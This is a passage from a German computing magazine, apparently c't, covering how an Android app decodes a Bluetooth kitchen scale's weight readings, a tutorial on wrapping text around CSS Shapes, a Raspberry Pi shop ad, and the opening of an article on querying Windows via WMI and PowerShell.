
```
private void scanLeDevice(final boolean enable) {
    final BluetoothLeScanner bluetoothLeScanner =
        mBluetoothAdapter.getBluetoothLeScanner();
    if (enable) {
        btScanning = true;
        ScanSettings settings = new ScanSettings.Builder()
            .setScanMode(ScanSettings.SCAN_MODE_LOW_LATENCY)
            .setCallbackType(ScanSettings.CALLBACK_TYPE_ALL_MATCHES)
            .setMatchMode(ScanSettings.MATCH_MODE_AGGRESSIVE)
            .setNumOfMatches(ScanSettings.MATCH_NUM_MAX_ADVERTISEMENT)
            .build();
        bluetoothLeScanner.startScan(null,
            settings, mLeScanCallback);
    } else {
        btScanning = false;
        bluetoothLeScanner.stopScan(mLeScanCallback);
    }
}
```

Die eigentliche Arbeit passiert in der `onScanResult()`-Methode des `ScanCallback`-Objekts. Dort filtert die App zunächst alle Pakete: Der Gerätetyp sollte Bluetooth-LE (2) sein und es sollte `AdvertiseFlags` geben. Medisana verwendet als Herstellercode die beiden Bytes `0x00b4` und als herstellerspezifische Daten stecken stets 10 Bytes im Paket.

Aus den gefilterten Paketen erfährt die App den Gerätename, die Geräteadresse und den Inhalt der Pakete und schreibt diese Daten in Textfelder:

```
@Override
public void onScanResult(int callbackType,
    ScanResult result) {
    super.onScanResult(callbackType, result);
    if(result.getDevice().getType() == 2){
        ScanRecord scanRecord = result.getScanRecord();
        if (scanRecord != null &&
            scanRecord.getAdvertiseFlags() > 0) {
            byte[] manSpData =
                scanRecord.getManufacturerSpecificData(0x00b4);
            if (manSpData != null && manSpData.length == 10) {
                String deviceName = result.getDevice().getName();
                if (deviceName == null || deviceName.isEmpty())
                    deviceName = "no dev name";
                mTextViewDeviceAddr.setText(
                    result.getDevice().getAddress());
                mTextViewDeviceName.setText(deviceName);
                mTextViewData.setText(bytesToHex(manSpData));
                //Hier Protokoll entschlüsseln
            }
        }
    }
}
```

Die Waage versendet nur Bluetooth-LE-Advertising-Pakete. In denen steht der Gerätename „KS250“, aber auch das aktuell gemessene Gewicht in den herstellerspezifischen Daten.



## Systematisch messen

Ausgestattet mit der App konnte ich endlich meine systematische Testreihe aufzeichnen. Dafür legte ich Objekte mit unterschiedlichem Gewicht auf die Waage und protokollierte die letzten vier Bytes der herstellerspezifischen Daten. Mit der Tara-Funktion konnte ich auch negative Werte protokollieren (siehe Tabelle), indem ich Dinge auf die Waage legte, Tara drückte und sie wieder herunternahm.

An der Tabelle fallen schnell einige Aspekte auf: Bei kleinen Gewichten ändert sich nur das kleinste Byte, bei größeren dann zwei oder drei Bytes. Das Vorzeichen kodiert die Waage nicht in den vier Bytes, da sie bei 3 Gramm und -3 Gramm gleich sind.

Die nächste Erkenntnis war, dass bei 0, 2, 3 und 7 Gramm (0F, 2D, 3C, 78) das Gewicht im vorderen Oktet des letzten Bytes steht. Also fragte ich mich, was das hintere Oktet kodiert und stellte eine Regelmäßigkeit fest: Wo das vordere Oktet von 0 hochzählt, zählt das hintere Oktet von 15 (hexadezimal F) herunter. Jedes Byte enthält daher nur zweimal 4 Bit an Information. Die Doppelung dient wohl der Fehlerkorrektur, da in den Advertising-Paketen durchaus Übertragungsfehler vorkommen können.

Damit kann ein Byte nur 16 verschiedene Werte kodieren, was nahelegt, dass die Firmware der Waage das Gewicht einfach als Zahl im 16er-System kodiert. Und tatsächlich ist das genau die Kodierung. Beispielsweise entspricht 482 im 16er-System 01E2, was ergänzt um die Fehlerkorrekturbits (FE1D) den vier Bytes 0F1EE12D entspricht.

## Der App-Beweis

Ausgestattet mit dieser These implementierte ich die Kodierung in meiner App:

```
int weight = 0;
int[] mfacs = {1, 16, 256, 4096};
boolean transmissionError = false;
for (int i = 0; i<4 &&
        !transmissionError; i++) {
    byte t = manSpData[
        manSpData.length-1-i];
    if ((t&0xF0)>>4 != 15-(t&0xF))
        transmissionError = true;
    weight += ((t&0xF0)>>4)*mfacs[i];
}
if (!transmissionError) {
    if ((manSpData[manSpData.length-5]
        & 0x08) == 0x08)
        weight = -weight;
    boolean stabilized = (manSpData[
        manSpData.length-5]&0x01)==0x01;
```

```
mTextViewWeight.setText(
    Integer.toString(weight));
}
```

Mit der Schleife ab Zeile 4 liest die App die vier letzten Bytes, prüft mit Bitmasken auf Übertragungsfehler und multipliziert die kodierte 4-Bit-Zahl mit den Faktoren 1, 16, 256 und 4096. In der Variable weight steht nach der Addition dieser vier Zahlen das gemessene Gewicht, allerdings noch ohne Vorzeichen.

Das extrahiert die Implementierung aus dem fünften Bit des fünftletzten Bytes. Aus dem letzten Bit dieses Bytes holt sie die Information, ob sich das Wiegeergebnis stabilisiert hat. Fehlerfrei übertragene Gewichtswerte zeigt die App an.

Damit zeigt meine App ebenso prompt Wiegeergebnisse wie die Vita-Food-App des Herstellers. Den Code finden Sie über ct.de/y1wq. Aufbauend auf meinem Experiment kann ich nun die Daten verarbeiten und exportieren, wie ich will. Fürs effektive Kalorienzählen fehlt mir allerdings noch eine Datenbank mit Nahrungsmitteln, aber auch da habe ich schon Ideen. (pmk@ct.de) ct

**Wireshark, Quelltext der App:**  
ct.de/y1wq

## CSS-Shapes: Sichtbar/unsichtbar



**Ein SVG-Bild.** Eine eckige Box in einer eckigen Box in einer eckigen Box, alle mit Padding, Border und Margin – so sehen Webseiten durch die CSS-Brille betrachtet aus. Wahr kann man mit Stylesheets längst auch andere Formen als Vierecke zeichnen, wenn man zu Hacks mit Transparenz und Border-Radius greift. Doch was

fürs Auge wie ein Kreis oder ein Dreieck aussieht, bleibt für den Renderer immer noch ein Rechteck. Der Unterschied macht sich bemerkbar, wenn Sie Text um das Element herumfließen lassen. Statt sich elegant an einer Rundung oder Schrägen auszurichten – wie man es in praktisch jeder Illustrationen sehen kann –, verläuft der linke Textrand in HTML und CSS stets exakt senkrecht. Diese Beschränkung im Web zu umgehen, war bisher nur mit SVG oder einzeln ausgerichteten Zeilen (manuell oder per JavaScript) möglich.

### Unsichtbares Bild

**Die Kontur des linken SVG-Bildes.** Eine eckige Box in einer eckigen Box in einer eckigen Box, alle mit Padding, Border und Margin – so sehen Webseiten durch die CSS-Brille betrachtet aus. Wahr kann man mit Stylesheets längst auch andere Formen als Vierecke zeichnen, wenn man zu Hacks mit Transparenz und Border-

Radius greift. Doch was fürs Auge wie ein Kreis oder ein Dreieck aussieht, bleibt für den Renderer immer noch ein Rechteck. Der Unterschied macht sich bemerkbar, wenn Sie Text um das Element herumfließen lassen. Statt sich elegant an einer Rundung oder Schrägen auszurichten – wie man es in praktisch jeder Illustrationen sehen kann –, verläuft der linke Textrand in HTML und CSS stets exakt senkrecht. Diese Beschränkung im Web zu umgehen, war bisher nur mit SVG oder einzeln ausgerichteten Zeilen (manuell oder per JavaScript) möglich.

# Stil in Bestform

## Textumfluss gestalten mit CSS Shapes

**So reich die Möglichkeiten von CSS auch sind: Bisher waren alle Elemente einer Webseite nur Rechtecke. CSS Shapes durchbricht diese fundamentale Einschränkung – und ist nun in den meisten Browsern verfügbar.**

**Von Herbert Braun**

Eine eckige Box in einer eckigen Box in einer eckigen Box, alle mit Padding, Border und Margin – so sehen Webseiten durch die CSS-Brille betrachtet aus. Wahr kann man mit Stylesheets längst auch andere Formen als Vierecke zeichnen, wenn man zu Hacks mit Transparenz und border-radius greift.

Der Unterschied macht sich bemerkbar, wenn Sie Text um das Element herumfließen lassen. Statt sich elegant an einer Rundung oder Schrägen auszurichten – wie in fast jeder Illustrationen zu sehen –, verläuft der linke Textrand in HTML und CSS stets exakt senkrecht. Diese Beschränkung im Web zu umgehen, war bisher nur mit SVG oder einzeln ausgerichteten Zeilen (manuell oder per JavaScript) möglich.

Mit CSS Shapes kann man nun Text um Formen, etwa Ellipsen und Polygone, herum laufen lassen. In Chrome und Safari ist dieses CSS-Modul schon seit geraumer Zeit implementiert. Seit Kurzem steht es auch für Firefox (ab Version 62) zur Verfügung. Unter den aktuellen Browsern fehlt es nur in Edge. Da Microsofts Browser aber einen Chromium-Unterbau erhalten soll, ist es nur eine Frage der Zeit, bis auch er CSS Shapes beherrscht. Als Notlösung für Edge und Internet Explorer sowie für ältere Browser steht Adobes Skript css-shapes-polyfill zur Verfügung (siehe ct.de/ysfa).

Die Idee zu CSS Shapes stammt nicht von den üblichen Verdächtigen aus dem Lager der Browser-Hersteller, sondern von Adobe. Es hat einige Jahre gedauert seit den ersten Entwürfen und experimentellen Implementierungen in Browsern. Vorsicht also vor älteren Online-Tutorials: Mancher darin vorgestellter Code ist inzwischen aus der Spezifikation und aus den Browsern geflogen.

### Hallo, runde Welt

Ein minimales Beispiel sieht etwa so aus:

```
<div class="circle"></div>  
<p>Umfließender Text</p>
```

Das Stylesheet erklärt das `<div>` nun zum Kreis:

```
.circle {  
    float: left;  
    width: 10em;  
    height: 10em;  
    shape-outside: circle(5em);  
}
```

Am besten erkennen Sie den Effekt, wenn der Text ausreichend lang, klein und mit geringem Zeilenabstand gesetzt ist: Der Text im `<p>` umfließt nun einen unsichtbaren Kreis. Genauer gesagt zeichnet sich nur die dem Text zugewandte rechte Kreishälfte ab, während die linke im Schatten steht – der Text kann die Form nur auf einer Seite umfließen.

Damit das klappt, benötigen Sie alle vier der obigen CSS-Eigenschaften. CSS-Shapes funktionieren nämlich nur in Floats, deren Dimensionen explizit gesetzt sind. Die Form selbst gibt `shape-outside` an – in diesem Fall ein Kreis, der exakt in das Element passt.

Was anfangs verwirrt: CSS Shapes hat seinem Namen zum Trotz keinen Einfluss auf die Form des Elements. Die Grundidee ist vielmehr, die Form und den Textumfluss voneinander zu trennen – was die Entwicklerwerkzeuge der Browser mit der Hervorheben-Funktion visualisieren. Falls Sie also dem obigen `<div>` eine Hintergrundfarbe zuweisen, erscheint die übliche Viereckform auf dem Bildschirm, wobei die Ecken rechts vom umfließenden Text überdeckt sind.

Shapes können Sie für linksseitige und/oder rechtsseitige Floats einsetzen. Wie immer muss das umfließende Element im HTML hinter den Floats stehen:

```
<div class="links"></div>
<div class="rechts"></div>
<p>Umfließender Text</p>
```

Bei rechtsseitigen Shapes sollten Sie im umfließenden Text Blocksatz (`text-align: justify`) erwägen, um den Umriss besser sichtbar zu machen.

## Formen und Farben

Um die Basisform für den Umbruch zu definieren, sieht die Spezifikation mehrere Möglichkeiten vor:

```
shape-outside: ellipse(5em 2.5em);
shape-outside:
  inset(60px 30px 60px 0);
shape-outside:
  polygon(0 0, 100% 50%, 0 100%);
```

HTML-Veteranen fühlen sich bei diesem Formenrepertoire vielleicht an das kaum mehr gebräuchliche `<area>`-Element erinnert, das auf ähnliche Weise Link-Regionen kennzeichnet. Eine `ellipse()` unterscheidet sich von einem `circle()` nur durch einen zweiten Radius, wobei der Radius entlang der X-Achse an erster Stelle steht. `inset()` bleibt bei der Rechteckform, verkleinert diese jedoch für den Textumfluss; die Reihenfolge der Werte orientiert sich CSS-üblich am Uhrzeigersinn.


Bei einem `polygon()` geben Sie die Koordinatenpunktpaare kommagetrennt an. Der Ursprung des Koordinatensystems liegt in der linken oberen Ecke. Polygone sind schwierig von Hand zu schreiben; Werkzeuge dafür gibt es beispielsweise in Form von Erweiterungen für Firefox und Chrome oder als Online-Tool (siehe ct.de/ysfa).

Standardmäßig hat die Form den gleichen Mittelpunkt wie das zugehörige Element. Das lässt sich allerdings mit dem Wörtchen `at` ändern:

```
float: left;
shape-outside: circle(50% at 0 50%);
```

Dies verschiebt den Mittelpunkt der Form an den linken Rand des Elements. Der rechts vorbeifließende Text spart also einen Halbkreis aus. Sie können für `at` auch andere Größenangaben (px, em et cetera) oder die einschlägig bekannten Schlüsselwörter `left`, `right`, `top`, `bottom`, `center` verwenden; Default ist `at 50% 50%` beziehungsweise `at center`.

Dass die CSS-Form aus ihrem Element hinausragt, hat auf andere Elemente keinen Einfluss – auch nicht auf das um-



Mit CSS Shapes kann Text sichtbare oder unsichtbare Objekte umfließen. Die Entwicklerwerkzeuge machen die Kanten sichtbar.

fließende, denn der Einfluss auf den Textumbruch endet an den Grenzen des Shape-Elements.

```
float: left;
shape-outside:
  circle(50% at right center);
```

Diese `at`-Regel ist synonym zu `100% 50%`. Die rechte Hälfte des Kreises ragt über das Float-Element hinaus und wird daher ignoriert. Da die linke Hälfte unsichtbar im Schatten steht, bewirkt diese `shape-outside`-Deklaration gar nichts.

Auch für die Größenangabe der Form stehen bei Kreisen und Ellipsen Schlüsselwörter als Alternative bereit:

```
float: left;
width: 200px;
```


```
height: 100px;
shape-outside: circle(closest-side);
```

`closest-side` legt den Durchmesser auf 100 Pixel fest; die Alternative `farthest-side` nähme die weiter entfernt gelegene Breite von 200 Pixeln als Grundlage.

## Ränder

Der Abstand der Form zum umfließenden Text lässt sich prinzipiell über `margin` festlegen, wobei allerdings überraschende Nebenwirkungen auftreten können. Der Platz für die Form ist nicht durch `width` oder `height` beschränkt, sondern auf die Margin-Box, also inklusive Padding, Border und Margin:

```
float: left;
width: 100px;
```



Dieser Text hat eine Taille. Die Einfärbung der floatenden Elemente zeigt ihre rechteckige Form, die im Gegensatz zum Umfluss steht.

```
height: 100px;
shape-outside: circle(50%);
margin-right: 20px;
```

Aus Sicht der Form vergrößert der rechte Außenabstand einfach nur den verfügbaren Platz. Der Kreisradius wächst von 50 auf 60 Pixel, weshalb er oben und unten abgeschnitten wird. Außerdem verschiebt sich der Mittelpunkt zehn Pixel nach rechts. Den exakt gleichen Effekt würden `margin-left: 20px`, `padding-left: 20px`, `width: 120px` oder sogar `border-right: 20px solid transparent` erzielen. Ein negativer Margin verkleinert das Element, was bei Prozentangaben beziehungsweise Default-Werten auch den Radius und den Mittelpunkt beeinflusst.

Die neue Eigenschaft `shape-margin` verhält sich eher so, wie man es von einem Außenabstand erwartet. Allerdings gilt auch hier wieder die Beschränkung, dass eine Shape nicht über das Element hinausragen kann. Einen negativen `shape-margin` ignoriert der Browser. Eine Kombination aus `margin` und `shape-margin` kann den gewünschten Effekt erzeugen:

```
float: left;
width: 100px;
height: 100px;
shape-outside:
  circle(closest-side
        at 50px center);
margin-right: 20px;
shape-margin: 20px;
```

Der `margin` vergrößert das Element um so viel, dass der `shape-margin` hineinpasst.

## Bildkonturen

Die selbstgezeichneten Formen sind gut und schön, aber in der Regel sind es doch

Bilder oder Textboxen, um die sich der Text herumschlängeln soll. CSS Shapes können verbüffenderweise die Transparenz eines Bildes auslesen und auf dieser Grundlage den Umfluss berechnen!

```

<p>Text ...</p>

img {
  float: left;
  width: 100px;
  height: 100px;
  margin: 5%;
  shape-margin: 5%;
  shape-outside: attr(src url);
```

Hoppla, die letzte Zeile ist leider noch Zukunftsmusik – die Browser beherrschen die `attr()`-Funktion nicht, daher müssen Sie im CSS ebenfalls auf die Bild-URL verweisen:

```
shape-outside: url("circle.svg");
```

Und falls die SVG-Datei einen Kreis auf transparentem Hintergrund enthält, windet sich der Text nun wie erhofft um das Bild herum. Mit PNGs und GIFs funktioniert das genauso.

In den beiden moderneren Formaten ist Transparenz nicht gleich Transparenz, stattdessen gibt es einen Alpha-Kanal. Mit der Eigenschaft `shape-image-threshold` können Sie in Farbverläufen einstellen, bei welchem Grad von Transparenz Sie die Grenze ziehen:

```
shape-image-threshold: .3;
```

Damit darf der Text Bereiche der Grafik überschreiben, die zu mehr als 30 Prozent durchsichtig sind. Voreingestellt ist der Wert 0, also jede Transparenz.

Dass Sie die URL des Bildes im CSS explizit nennen müssen, hat einen Vorteil: Sie können darin auch eine andere Grafik referenzieren – oder den Text entlang eines unsichtbaren Bildes umbrechen lassen. Vorsicht jedoch beim Einbinden von fremden Servern: Für `shape-outside: url()` gelten CORS-Regeln, wie Sie sie beispielsweise von Ajax-Abrufen kennen. Der Server, der das Bild hostet, muss also Ihrer Domain eine Freigabe für die Nutzung erteilen.

## Runde Boxen

Sie wissen jetzt, wie Sie Text entlang einer Form umfließen lassen können. Aber ist es auch möglich, den Text selbst in eine Form zu bringen – also beispielsweise eine TextBox zu schaffen, welche die Form einer Ellipse oder eines Polygons hat?

In einigen älteren Demos kommt eine Eigenschaft `shape-inside` zum Einsatz, die genau für diesen Zweck gedacht war. Chromium- und Webkit-Entwickler hatten bereits mit der Implementierung begonnen. Dabei traten Schwierigkeiten in der Umsetzung zutage, sodass `shape-inside` bis auf Weiteres zurückgestellt wurde: Es ist in die im Entstehen begriffene Spezifikation CSS Shapes Level 2 gewandert.

Bis dahin muss man das Problem anders lösen, zum Beispiel mit SVG. Wenn man ohne auskommen möchte, kommt die CSS-Eigenschaft `clip-path` dem `shape-inside` am nächsten. Die folgende Zeile schneidet eine Box in eine runde Form:

```
clip-path: circle(50%);
```

Der Eigenschaftswert dürfte Ihnen bekannt vorkommen – `clip-path` hat ähnliche Optionen wie `shape-outside` und ist auch in Sachen Browser-Unterstützung ungefähr auf dem gleichen Niveau. `clip-path` verändert nur die Darstellung der Box, nicht ihre Form. Daher ist es eine perfekte Ergänzung zu `shape-outside`: Setzen Sie einfach für beide Eigenschaften den gleichen Wert ein, um eine Box entlang ihrer sichtbaren Kontur umfließen zu lassen.

Eine Alternative zu `clip-path` ist der etablierte Weg, rechte Winkel hinter sich zu lassen: `border-radius`, das Kreise, Ellipsen und abgerundete Rechtecke ermöglicht. Von Haus aus bleibt der Textumfluss zwar auch hier eckig, aber mit einem weiteren `shape-outside`-Trick lässt sich dies ändern:



Nur zwei der Möglichkeiten: Der Text umfließt eine Grafik anhand einer Transparenzschwelle und eine Box mit rundem Rahmen.

```
border-radius: 50%;  
shape-outside: border-box;
```

Der Textumfluss kann sich an allen Levels des Box-Modells orientieren: `content-box`, `padding-box`, `border-box` und `margin-box` stehen als Werte für `shape-outside` zur Verfügung. Da `border-radius` alle vier Ebenen rundet, besteht der Unterschied nur im Abstand zum umfließenden Text, den Sie mit `shape-margin` vergrößern können. Höhen- und Breitenangaben sind in diesem Fall nicht notwendig.

Während `clip-path` auf Inhalte, Rahmen und Schatten keinerlei Rücksicht nimmt, bewegen Sie sich bei `border-radius` im CSS-Kerngebiet des Box-Modells. Das lässt Ihnen die Wahl, mit `overflow: hidden` ähnlich vorzugehen oder die Größe des Containers an die Textlänge anzupassen.

# Grenzen im (Um)Fluss

CSS Shapes bereichert die Gestaltungsmöglichkeiten im Web. Dennoch gab es auch Enttäuschung darüber: Trotz jahrelanger Vorarbeit fehlt das hochinteressante

**CSS-Shapes und clip-path**

`shape-inside`, und das gesamte Feature ist auf Floats angewiesen, die im Zeitalter der Flexboxen an Beliebtheit verloren haben.

Tatsächlich waren die ursprünglichen Pläne weit ambitionierter. Die Umsetzung in den Rendering-Engines hätte jedoch so viel Aufwand verursacht, dass CSS Shapes nur durch die Reduzierung auf `shape-outside`, `shape-margin` und `shape-image-threshold` zu retten war. Es ist anzunehmen, dass sich das noch ändern wird. Andere Beschränkungen wie die, dass Text nur Elemente links und/oder rechts, aber


nicht in der Mitte umfließen kann, haben mit den Shapes nichts zu tun.

Doch auch so erlaubt CSS Shapes und das verwandte `clip-path` Layouts, die man bislang nur im Print-Bereich kannte. Nachdem nun der überwiegende Teil der Browser damit zurechtkommen, steht dem kreativen Einsatz nichts mehr im Wege – zumal der Rückfall auf das normale Float-Verhalten vergleichsweise schmerzfrei sein sollte. (jo@ct.de) 

Weiterführende Infos: [ct.de/ysfa](http://ct.de/ysfa)



Im heise shop:  
**Der neue Raspberry Pi 3 B+**




**Mehr Power für Ihre Projekte!**

- Ca. 10% mehr Leistung (1,4 GHz)
  - Gigabit-LAN über USB 2.0  
(300 Mbit/s max.)
  - WLAN: 2,4 oder 5 GHz (IEEE 802.11ac)
  - Bluetooth 4.2
  - Vollständig HAT-Kompatibel
  - Verbessertes Temperaturmanagement

## Perfekt dazu:

- speziell für Raspberry Pi 3 B+
  - Strom per Ethernet-Kabel
  - optimal für IoT- und Embedded-Projekte



Ab einem Einkaufswert von 15 € und für Heise Medien- und Maker Media-Abonnenten sind alle Produkte versandkostenfrei. Preisänderungen vorbehalten.

Jetzt Raspberry Pi und viel Zubehör portofrei im heise shop bestellen!

[shop.heise.de/raspi-plus](http://shop.heise.de/raspi-plus)





# Alles-Verwalter

## Windows clever managen mit WMI

**Jede Windows-Installation enthält eine systemweite, universelle Datenbank mit Informationen zu Ausstattung und Konfiguration des Rechners. Sie heißt WMI und lässt sich nicht nur von Hand abfragen, sondern auch automatisiert per Skript. Administratoren können damit sogar Daten von allen Rechnern im Netzwerk einsammeln.**

Von Hajo Schulz

**D**en freien Platz auf den Laufwerken kann man mit dem Windows-Explorer ermitteln. Welche Benutzerkonten eingerichtet sind, verrät die Computerverwaltung. Was für Programme gerade laufen und wie viel Speicher jedes belegt, zeigt der Task-Manager an. Installierte Updates listet eine Seite der Einstellungen-App. Informationen über den Systemzustand findet man in Windows zuhauf, allerdings weit verstreut über viele Programme und Fenster. All die genannten Angaben – und unzählige mehr – stehen

auch unter einer einheitlichen Schnittstelle zur Verfügung. Sie heißt Windows Management Instrumentation (WMI) und lässt sich mit Skripten sogar automatisiert abfragen. Außerdem können Administratoren per WMI Informationen von allen Windows-PCs im Netzwerk einsammeln.

WMI ist Microsofts Implementierung des Common Information Model (CIM), eines von der Distributed Management Task Force (DMTF) entwickelten Standards für das Management von IT-Systemen. Von der DMTF stammen außerdem die Spezifikationen des Web-Based Enterprise Management (WBEM), dessen Datenmodell CIM ist. Wissen muss man das alles nicht, aber die Abkürzungen werden Ihnen bei der Beschäftigung mit WMI früher oder später über den Weg laufen.

WMI ist seit Windows 2000 beziehungsweise Server 2003 fester Bestandteil jeder Windows-Installation. Darauf zugreifen kann man seit eh und je unter anderem per Windows Scripting mit VBScript oder über das Befehlszeilenprogramm `wmic`. Das aktuelle Mittel der Wahl ist allerdings die PowerShell. Wie man von ihr aus auf WMI zugreift, erklären wir im Folgenden detailliert.

Grafische Tools sind eher dünn gesät, was aber kein großer Nachteil ist: Um die volle Power von WMI zu nutzen, muss man sich früher oder später ohnehin mit der WMI-eigenen, SQL-ähnlichen AbfrageSprache namens WQL beschäftigen. Und ob man solche Abfragen dann direkt in die PowerShell, einen Skript-Editor oder eine grafische Oberfläche eintippt, macht keinen großen Unterschied. Ein grafisches Programm ist aber kaum zu entbehren: der kostenlose WMI Explorer von Alexander Kozlov (Download über [ct.de/y6kj](http://ct.de/y6kj)), mit dem man sich recht schnell einen Überblick darüber verschaffen kann, welche Informationen in WMI bereitstehen. Im Windows-Lieferumfang enthalten ist darüber hinaus das „Testprogramm für Windows-Verwaltungsinstrumentation“, das sich mit der Eingabe `wbemtest` in ein PowerShell-Fenster, eine Eingabeaufforderung oder den Win+R-Dialog starten lässt. Es präsentiert sich unübersichtlicher als der WMI Explorer, einige Zusammenhänge zwischen WMI-Objekten lassen sich aber nur mit `wbemtest` sinnvoll ergründen.

### Datentank

In der Windows PowerShell stehen gleich zwei Sätze an Befehlen zur Verfügung, mit denen man auf WMI zugreifen kann. Die

klassischen WMI-Cmdlets aus dem Modul Microsoft.PowerShell.Management haben einen nicht unerheblichen Anteil daran, dass die PowerShell sich unter Admins als weit verbreitetes Werkzeug durchgesetzt hat. Es gibt sie nach wie vor, aber Microsoft empfiehlt mittlerweile, für WMI-Operationen die Befehle aus dem Modul CimCmdlets zu verwenden. Das ist seit der Version 3.0 Bestandteil der PowerShell, also seit Windows 8 beziehungsweise Server 2012. Diese Cmdlets haben gleich mehrere Vorteile: Zum einen sind sie universeller zu verwenden als die klassischen, sie stehen auch in der PowerShell Core zur Verfügung. Außerdem nutzen sie beim Remoting, also beim WMI-Zugriff auf andere Rechner übers Netzwerk, das modernere WinRM-Protokoll statt des veralteten und als unsicher geltenden DCOM. Für PowerShell-Veteranen werden wir im Folgenden die traditionellen WMI-Befehle noch erwähnen, uns aber auf die CIM-Cmdlets konzentrieren.

WMI ist eine objektorientierte Schnittstelle. Das heißt, dass sämtliche Informationen in Form von Objekten vorliegen. Darunter versteht man in sich geschlossene Zusammenstellungen von Daten – sogenannte Eigenschaften oder Attribute –, die einen Gegenstand oder ein Konzept aus der realen Welt beschreiben. Jedes Objekt gehört zu einer sogenannten

